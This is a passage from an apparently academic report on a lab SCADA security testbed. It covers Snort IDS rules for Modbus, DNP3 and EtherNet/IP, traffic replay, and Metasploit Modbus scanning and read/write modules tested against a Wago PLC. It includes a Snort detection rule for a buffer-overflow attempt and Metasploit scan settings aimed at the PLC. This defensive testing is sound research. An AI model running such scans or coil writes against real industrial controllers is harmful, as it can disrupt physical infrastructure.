Another experimental SCADA security test environment—built by Ti Safe, a supplier of products and quality services for information and automation security based out of Rio de Janeiro—follows a similar approach to ours. Their environment leverages

the Tofino kit for their project's test network design architecture (Figure 10). They provide specific solutions for automation network security based on the ANSI/ISA-99 standard with the main objective of security and protection of Critical Infrastructure [30], [31]. Our SCADA test environment follows the architecture from Ti Safe's SCADA Security Testbed.




Figure 10. Ti Safe SCADA Security Testbed Network Diagram, from [30]

1. Test Environment Design

We designed our SCADA test environment following the organization of different ICS layers defined in NIST SP800-82 and the physical design concept of Ti Safe's test bed (see Figure 10) [5].

a. Organization

Our project's SCADA test environment is organized into three main parts. In accordance with NIST SP800-82, a typical ICS network organization is comprised of a control network at its lowest level, a corporate or supervisory network at the middle level that directly interfaces with the Control Network, and an Enterprise Network [5]. At the Enterprise layer, multiple Corporate and Control Networks may exist, depending on the size and physical location of the entire ICS network. Our test environment is too small to warrant the complexity of the five levels described in the ANSI/ISA-99 SCADA reference model (i.e., they are unnecessary to describe the components and objectives that this project attempts to achieve).

b. Environment Topology

Our test network (Figure 11) consists of two Tofino demonstration kits, to simulate two of the three networks that make up the fictional “Fort Sask” Enterprise Network—a fictional pipeline system defined in the Tofino Security Appliance Central Management Program (CMP) demo configuration. The network topology diagram distinguishes between two types of components. Green network lines and peripherals represent real network connections and devices that physically exist in the test environment. Blue network lines and peripherals represent fictional network connections and devices, which are notionally part of the network architecture and more accurately represent a real, distributed industrial control network.




Figure 11. Test Environment Network Diagram

The Fort Sask Control Network is located at the fictional Fort Sask Main Headquarters. This consists of a Wago PLC that controls pumps and actuators of a compressor system in a gas pipeline system, simulated by LED lights on a circuit board depicted (see Figure 12). The Tofino Security Appliance (an ICS firewall) is connected as a “bump-in-the-wire” between the Wago PLC and a network hub. The HMI, CMP, Security Onion, and Kali Linux machines are all connected to the hub. The Security Onion and Kali Linux machines are platforms for troubleshooting, monitoring, and launching defensive and adversarial tools in our test network.

The Sumas Pump Station Network is a remote site, fictionally connected via microwave radio tower or cellular tower. This setup reflects a typical remote site for an Industrial Control Enterprise Network depicted in NIST SP800-82 [5]. The Control

Network portion of the Sumas Pump Station is implemented using the second Tofino kit. It contains the same setup as the Fort Sask Control Network, described above.

The Jasper Pipeline Network is a notional third network segment, consisting entirely of fictional components. It is located at a separate remote site and contains a Corporate/Supervisory Network connected to the Enterprise Network via fiber optic cable line. This configuration follows an example in NIST SP800-82 on how typical Industrial Control Systems Enterprise Network are connected [5].



Figure 12. Tofino SCADA Simulator Representing Fort Sask Control Network

2. Test Environment Implementation

The implementation of the test environment is relatively straightforward, with minor, manageable complications stemming from hard-coded settings associated with the

PLC and HMI in the Tofino kits, and license restrictions limiting our ability to fully customize the network setup of the two Tofino kits. Figure 13 represents the final setup of the fully functional SCADA test environment.

For each Tofino demonstration kit setup, we created a Virtual Machine (VM) copy of the laptop accompanying the kits. We needed to create two different copies of the provided operating system and configure them to have distinct IP addresses (.15 and .20 respectively, as depicted in Figure 11, above) in order for the HMI and CMP to successfully communicate with the PLC.

The installation of Kali Linux and Security Onion was straightforward, requiring minimal setup and updates. The Security Onion distribution of Linux is configured in promiscuous mode, for testing defensive tools such as Snort and for monitoring and troubleshooting, throughout the network setup process. Kali Linux is setup for use as an attack launch point for adversarial tools, simulating an attacker who has already gained a foothold inside the Enterprise Network.

Due to hard-coded IP address ranges used in the HMI and CMP (192.168.1.0/24), we were unable to change the address space for either Tofino demonstration kits. We use two Vyatta routers, one on each Control Network in front of the hub, and employ Network Address Translation (NAT) to provide each remote site—the Fort Sask and Sumas Pump Station—with private, distinct address spaces. The two routers are connected together using a switch that simulates a WAN connection. Two hubs connected to the switch provide visibility to packets traversing through the Enterprise Network, allowing us to accurately observe the tools we run from the perspective of both networks and to monitor network activity in all segments of the network.




Figure 13. SCADA Test Environment

B. DIGITAL BOND'S QUICKDRAW SCADA SNORT RULES

Digital Bond developed SCADA Intrusion Detection System (IDS) signatures for various industrial control protocols including Modbus/TCP, DNP3, and EtherNet/IP. These rules are written in Snort syntax and are designed to identify signatures of unauthorized requests, malformed protocol requests and responses, dangerous commands, and network behavior that may indicate possible attacks [32]. Digital Bond's IDS Snort signatures were developed under contract from the Department of Homeland Security (DHS) Homeland Security Advanced Research Projects Agency (HSARPA). HSRPA is a branch of DHS' Science and Technology (S&T) Directorate [32].

1. SCADA IDS Signatures

Digital Bond's Quickdraw SCADA IDS is released as a compressed zip file available on its website, including all available Snort signatures and accompanying preprocessors. Next, we describe installing these rules under the Security Onion distribution of Linux. Security Onion already provides network security monitoring tools such as Snort and Snorby, a utility that enhances the usability and presentation of information under Snort. Digital Bond's Quickdraw preprocessors and plugins for Snort were designed for Snort versions 2.8.5.2 and 2.8.5.3. The version of Snort provided by Security Onion is newer (version 2.9.5.6). One advantage of using Security Onion for installing the Quickdraw rules is that the ICS protocol variables that Digital Bond

declared in its custom Snort rules are already included in the Snort configuration file. A user need only define the variable and the link to the rules file in order to use Snort with the Quickdraw rules.

a. Installation

The download and configuration process for Digital Bond's Quickdraw SCADA IDS rules is a simple, straightforward process. All rules are available for download as a zip file from Digital Bond's website. The following are the download and configuration procedures for the Digital Bond's Quickdraw SCADA IDS rules:

- (1) Download the zip file from the digital bond website (see Figure 14). The *--no-check-certificate* option ignores the default check of server's certificate against available certificate authorities, to avoid interoperability issues with the SSL verification between various sites and user machines.

```
student@student-virtual-machine:~$ \
> wget --no-check-certificate https://www.digitalbond.com/wp-content/uploads/2011/02/
quickdraw_4_3_1.zip
```

Figure 14. Digital Bond Snort IDS Rules wget command

- (2) Unzip the downloaded file (see Figure 15).

```
student@student-virtual-machine:~$ unzip quickdraw_4_3_1.zip
Archive:  quickdraw_4_3_1.zip
  inflating: dnp3_1_2.rules
    creating: __MACOSX/
  inflating: __MACOSX/._dnp3_1_2.rules
  inflating: enip_cip_1_1.rules
  inflating: __MACOSX/._enip_cip_1_1.rules
  inflating: ETPRO-License.txt
  inflating: __MACOSX/._ETPRO-License.txt
  inflating: modbus_1_2.rules
  inflating: __MACOSX/._modbus_1_2.rules
  inflating: vulnerability_1_5.rules
  inflating: __MACOSX/._vulnerability_1_5.rules
```

Figure 15. Digital Bond Snort IDS Rules *unzip* command

- (3) Copy each individual rules file into the snort rules folder. For a typical Snort installation in a Linux system, the Snort rules folder is located at */etc/snort/rules* (see Figure 16). For the Security Onion Linux distribution, the Snort rules folder is located at */etc/nsm/rules* (see Figure 17).

```
student@student-virtual-machine:~$ \
> cp {dnp3*.rules,modbus*.rules,enip_cip*.rules,vulnerability*.rules} /etc/snort/rules
```

Figure 16. Digital Bond Snort IDS Rules copy to Snort rules folder

```
student@student-virtual-machine:~$ \
> cp {dnp3*.rules,modbus*.rules,enip_cip*.rules,vulnerability*.rules} /etc/nsm/rules
```

Figure 17. Digital Bond Snort IDS Rules copy to Snort rules folder (Security Onion)

- (4) Add the path of the Digital Bond Snort IDS Rules files to the *snort.conf* file (see Figure 18).

```
# site specific rules
include $RULE_PATH/local.rules
include $RULE_PATH/downloaded.rules
include $RULE_PATH/enip_cip_1_1.rules
include $RULE_PATH/dnp3_1_2.rules
include $RULE_PATH/modbus_1_2.rules
include $RULE_PATH/vulnerability_1_5.rules
```

Figure 18. Digital Bond Snort IDS Rules *snort.conf* rules path

- (5) Add required variables from the Modbus/TCP, EtherNet/IP, DNP3, and vulnerabilities signatures (see Figure 19). The default IP address is the \$HOME_NET where Security Onion is configured to monitor.


```
# Required for ET Digitalbond Scada signatures in the scada.rules category
ipvar DNP3_SERVER $HOME_NET
ipvar DNP3_CLIENT $HOME_NET
portvar DNP3_PORTS 20000
ipvar MODBUS_CLIENT $HOME_NET
ipvar MODBUS_SERVER $HOME_NET
ipvar ENIP_CLIENT $HOME_NET
ipvar ENIP_SERVER $HOME_NET
```

Figure 19. Digital Bond Snort IDS Rules *snort.conf* variables

b. Modbus/TCP Signatures

The Modbus/TCP rules file contains 14 Snort IDS rules configured to detect anomalous behavior between the Modbus client and the Modbus server.

c. EtherNet/IP Signatures

The EtherNet/IP rules file contains 16 Snort IDS rules configured to detect anomalous behavior between the EtherNet/IP client and the EtherNet/IP server. Unlike the Modbus/TCP rules, the EtherNet/IP rules require preprocessors. Preprocessors are required for the EtherNet/IP protocol to ensure reliable rules and avoid false positives and false negatives.

d. DNP3 Signatures

The DNP3 rules file contains 13 Snort IDS rules configured to detect anomalous behavior among the DNP3 client, DNP3 server, and any IP address communicating or attempting to communicate with the DNP3 client and server. The original 13 Snort IDS rules are susceptible to intentional fragmentation and long message fragmentation that circumvents the Snort IDS rules. With the addition of a DNP3 preprocessor, the non-preprocessor rules were modified for the preprocessors as well as three additional rules.

e. Vulnerabilities Signatures

The Vulnerabilities Rules file contains rules that are vendor-specific, as opposed to the protocol-specific Snort signatures described earlier. The Vulnerabilities Rules file includes 17 rules from vendors such as CitectSCADA, WonderWare, RealWin, VxWorks, and BroadWin. There are also several rules that are donated to/and in

collaboration with Digital Bond. This set of rules include: 61 rules donated by Emerging Threats Pro with assistance from Nitro Security, five rules developed by Nitro Security in partnership with Rockwell Automation in response to ICSA-11-273-03 Rockwell RSLogix Overflow Vulnerability [33], and six rules donated by Rockwell Automation in response to vulnerabilities identified by Project Basecamp.

2. Sample Packet Capture Files

Digital Bond provides traffic samples for testing and evaluation. This sample includes: 16 individual EtherNet/IP protocol traffic samples (with description of what each sample tests), two Modbus/TCP and two DNP3 protocols traffic samples. Figure 20 illustrates the command to download the traffic samples from Digital Bond's website [32].



```
student@student-virtual-machine:~$ \
> wget http://digitalbond.com/wp-content/uploads/2011/02/Quickdraw_PCAPS_4_0.zip
```

Figure 20. Digital Bond's Quickdraw Traffic Sample *wget* command

The samples designed to test the Modbus/TCP rules ran successfully on the Security Onion. Figure 21 illustrates the *tcpreplay* command used to replay one of the Modbus traffic samples provided by Digital Bond. The *-t* option performs the replay of traffic at top speed and the *-i eth0* option identifies the interface where the traffic sample is run, in this case it is replayed on the eth0 interface.

```
root@student-virtual-machine:/home/student/Desktop/DigitalBond/Quickdraw_PCAPS_4_0# \  
> tcpreplay -t -i eth0 modbus_test_data_part1.pcap  
sending out eth0  
processing file: modbus_test_data_part1.pcap  
Actual: 118 packets (8269 bytes) sent in 0.03 seconds  
Rated: 275633.3 bps, 2.10 Mbps, 3933.33 pps  
Statistics for network device: eth0  
    Attempted packets:      118  
    Successful packets:     118  
    Failed packets:         0  
    Retried packets (ENOBUFS): 0  
    Retried packets (EAGAIN): 0
```

Figure 21. Replaying Modbus/TCP traffic samples using *tcpreplay* in top speed

The Snorby program packaged in the Security Onion distribution, depicted in Figure 22, shows alerts triggered by the rules as the traffic samples were run on the network using *tcpreplay*. The Snorby dashboard organizes the alerts by severity level: high, medium, and low severities based on priority levels defined in the Snort rules (see Figure 23), with priority 1 being highest severity and priority 3 being lowest severity.




Figure 22. Snorby User Interface




Figure 23. Sample Modbus/TCP Snort rule

The Snorby program is accessible via the localhost webserver on port 444. A shortcut icon is also available on Security Onion by default (see Figure 24).



Figure 24. Snorby Desktop Shortcut Icon

We ran the traffic samples in real-time mode and top speed mode. Figure 25 illustrates one of the traffic samples run at real-time speed, where 118 packets are sent through the wire in 1541 seconds. The Snort identification results are the same when running the traffic samples at top speed. We observed that, although the samples triggered some Modbus/TCP rules, they did not trigger all the rules. These traffic samples may be designed to test some, but not all of the rules. Digital Bond does not specify what the Modbus/TCP traffic samples are designed to test and trigger.

```
_0# tcpreplay -i eth0 modbus_test_data_part1.pcap
sending out eth0
processing file: modbus_test_data_part1.pcap

Actual: 118 packets (8269 bytes) sent in 1541.83 seconds
Rated: 5.4 bps, 0.00 Mbps, 0.08 pps
Statistics for network device: eth0
    Attempted packets:      118
    Successful packets:     118
    Failed packets:         0
    Retried packets (ENOBUFS): 0
    Retried packets (EAGAIN): 0
```

Figure 25. Replaying Modbus/TCP traffic samples using *tcpreplay* in real-time

The Squert Dashboard (see Figure 26), a tool similar to Snorby packaged within Security Onion for visualizing Snort alerts, shows the Modbus/TCP Snort rules that were

triggered after running the Modbus/TCP traffic samples provided by Digital Bond. Most (10 of the 14) Modbus/TCP rules and one rule from the Vulnerabilities signatures were triggered (see Figure 26). The triggered rule from the Vulnerabilities signatures is SID: 1111617 (see Figure 27), which is a heap-based buffer overflow in Automated Solutions Modbus/TCP master OPC Server that allows remote attackers to cause a denial of service and possibly execute arbitrary code [34].




Figure 26. Squert Dashboard

```
# CVE 2010-4709: Automated Solutions Modbus/TCP Master OPC server Modbus TCP Header Corruption Attempt
#
alert tcp any any -> any 502 (msg:"Automated Solutions: Modbus/TCP Master OPC server Modbus TCP Header Corruption Attempt"; byte_test: 2,>,500,4; reference:url,digitalbond.com/tools/quickdraw/vulnerability-rules; sid:1111617; rev:1; priority:1;)
```

Figure 27. Snort rule SID:1111617

We ran all traffic samples provided by Digital Bond: 16 EtherNet/IP protocol traffic samples, two DNP3 protocols traffic samples and the two Modbus/TCP protocol traffic samples. No EtherNet/IP or DNP3 related Snort rules were triggered during the tests.

EtherNet/IP and DNP3 rules require preprocessors based on our analysis and testing of the rules set. The patch provided by Digital Bond failed to install correctly and none of the rules became active. Therefore, all rules for EtherNet/IP and DNP3 are currently broken for Snort version 2.8.5.3 and older. The configuration of Snort under Security Onion is different from a typical Snort installation: the configuration files are reorganized into a Network Security Monitoring folder. The preprocessor and plugin patch created by Digital Bond is designed for Snort versions 2.8.5.2 and 2.8.5.3. The patch contains multiple hard-coded addresses that do not carry over to the later version of Snort. Figure 28 illustrates the command for executing the Snort preprocessor patch.

```
student@student-virtual-machine:~/Desktop
> patch -p1 -i quickdraw_all_1.patch \
>
```

Figure 28. Quickdraw Snort Preprocessor Patch command

As depicted in Figure 29, the Snort preprocessor patch looks for a missing file whose path is hard-coded, but is either not present or has changed locations in newer versions of Snort.

```
patching file snort-2.8.5.3/config.status
can't find file to patch at input line 9726
Perhaps you used the wrong -p or --strip option?
The text leading up to this was:
-----
|diff -rupN quickdraw_snort_base/snort-2.8.5.3/configure quickdraw_all/snort-2.8.5.3/configure
|--- quickdraw_snort_base/snort-2.8.5.3/configure      2010-02-12 15:29:36.000000000 -0500
|+++ quickdraw_all/snort-2.8.5.3/configure             2010-05-10 10:40:01.000000000 -0400
|-----
File to patch: 
```

Figure 29. Quickdraw Snort Preprocessor Patch error

Snort fails to compile when executed without a successful installation of the Digital Bond's preprocessors and with the EtherNet/IP and DNP3 rules configured in the *snort.conf* file. The DNP3 rules file contains a variable, *dnp3_cmd_fc* that is used by the preprocessor and not defined in the *snort.conf* file (see Figure 30).

```
ERROR: /etc/nsm/rules/dnp3.rules(73) Unknown rule option: 'dnp3_cmd_fc'.  
Fatal Error, Quitting..
```

Figure 30. Missing *dnp3_cmd_fc* variable in DNP3 rules

Similarly, one of the variables of the EtherNet/IP rules file used by the preprocessor and not defined in the *snort.conf* file is *cip_service* (see Figure 31).

```
ERROR: /etc/nsm/rules/enip_cip_1_1.rules(45) Unknown rule option: 'cip_service'.  
Fatal Error, Quitting..
```

Figure 31. Missing *cip_service* variable in EtherNet/IP rules

Due to differences in configuration and version, the installation of the Quickdraw processors and plugins were unsuccessful. We were unable to find resources discussing the installation of Digital Bond's Quickdraw SCADA preprocessors on later versions of Snort. Likely, the preprocessors need to be updated to accommodate newer Snort versions. We commented out the rules in the DNP3 rules file that required preprocessors in order for Snort to successfully load the rules file and start networks scans.

C. MODBUS METASPLOIT TOOLS

Metasploit is a console of modules for developing and executing adversarial tools such as scanning and exploit tools. The Metasploit Framework contains several modules for exploiting ICS applications and hardware components. There are three auxiliary modules designed for scanning and enumerating the Modbus/TCP protocol, independent of the brand of PLC. All three Modbus/TCP Metasploit modules were tested and evaluated in our test environment using a Wago PLC running the Modbus/TCP protocol. Next, we describe the behavior of each of these modules under the following test condition: the HMI is active, monitoring PLC activity and generating traffic; the Tofino Security Appliance is set to its default *passive* mode; the Kali Linux node is running Metasploit; and the Security Onion node is running the *tcpdump* utility to capture packets between the Kali node and the PLC, (i.e., to verify that the right function codes are sent to the PLC and to analyze the PLC's response to the Metasploit module scans).

1. `modbus_findunitid`

The `modbus_findunitid` Metasploit module is a scanner that enumerates Modbus Unit ID and Station ID. This module sends a command with Function Code 0x04 (Read Input Register) to the Modbus endpoint. If the Modbus endpoint contains the correct Modbus Unit ID, it returns a packet with the same Function ID. If not, it would add 0x80 to the Function Code to yield 0x84. This is interpreted as the Exception Code “incorrect/none data from stationID,” because it did not respond correctly to the Read Input Register Function Code [35]. The code 0x80 indicates a Modbus exception response. In a normal response, the Modbus server returns the function code of the request; in an exception response, the function code’s most-significant bit (MSB) is set from 0 to 1. This adds an additional 0x80 to the original function code, which has a value of lower than 0x80. The additional 0x80 in the function code alerts the client to recognize the exception response and examine the data field for the specific exception code [8].

From the Kali Linux station of the Test Environment, we ran the Metasploit Console and loaded the `modbus_findunitid` module. The target address was set to the Wago PLC’s IP address, 192.168.1.1. Other options for the module, depicted in Figure 32, include: target port (default Modbus port 502), timeout for the network probe, range of Modbus Unit ID to scan (default is aggressive mode scan from 1 to 254).

```
msf auxiliary(modbus_findunitid) > show options
Module options (auxiliary/scanner/scada/modbus_findunitid):
  Name      Current Setting  Required  Description
  ----      -
  BENICE     1                yes       Seconds to sleep between StationID-probes, just for beeing nice
  RHOST      192.168.1.1     yes       The target address
  RPORT      502              yes       The target port
  TIMEOUT    2                yes       Timeout for the network probe, 0 means no timeout
  UNIT_ID_FROM 1                yes       ModBus Unit Identifier scan from value [1..254]
  UNIT_ID_TO  254              yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]
```

Figure 32. `modbus_findunitid` Metasploit module options

We started the scan and the PLC returned unit IDs from 1 to 254. The Wago PLC returned all 254 unit IDs as valid. Upon further investigation, we discovered that the use of unit IDs is a legacy feature of the Modbus protocol. The Modbus unit IDs became outdated when Modbus was encapsulated in the TCP protocol. The unit ID is ignored and

Modbus slave units are now identified by their IP address [36]. This makes searching for a specific unit ID ineffective. Any live Modbus slave units will respond to any requested Modbus unit ID.

2. modbusclient

The *modbusclient* Metasploit module allows reading and writing data to a PLC using the Modbus/TCP protocol. The original *modbusclient* module created by EsMnemon was a write-only module utilizing the protocol's Function Code 0x06 (Write Single Register). Arnaud Soullie modified the code to include the following Function Codes: 0x01 (Read Coil), 0x03 (Read Holding Register), and 0x05 (Write Single Coil) [37].

a. Function Code 0x01 (Read Coil)

A successful execution of *modbusclient* using Function Code 0x01 allows the users to read the status from 1–2000 contiguous coils in a remote PLC device. The DATA_ADDRESS field, depicted in Figure 33 specifies a 2-byte starting address for the returned coil status (0x0000 to 0xFFFF). The response from the Modbus server is the coil status, one bit per coil represented in the data field [8].

b. Function Code 0x03 (Read Holding Register)

A successful execution of *modbusclient* using Function Code 0x03 allows the users to read the status from 1–2000 contiguous discrete inputs in a remote PLC device. The DATA_ADDRESS field, depicted in Figure 33, specifies a 2-byte starting address for the returned register status (0x0000 to 0xFFFF). The response from the Modbus server is the register value in the response message, two bytes per register [8].

c. Function Code 0x05 (Write Single Coil)

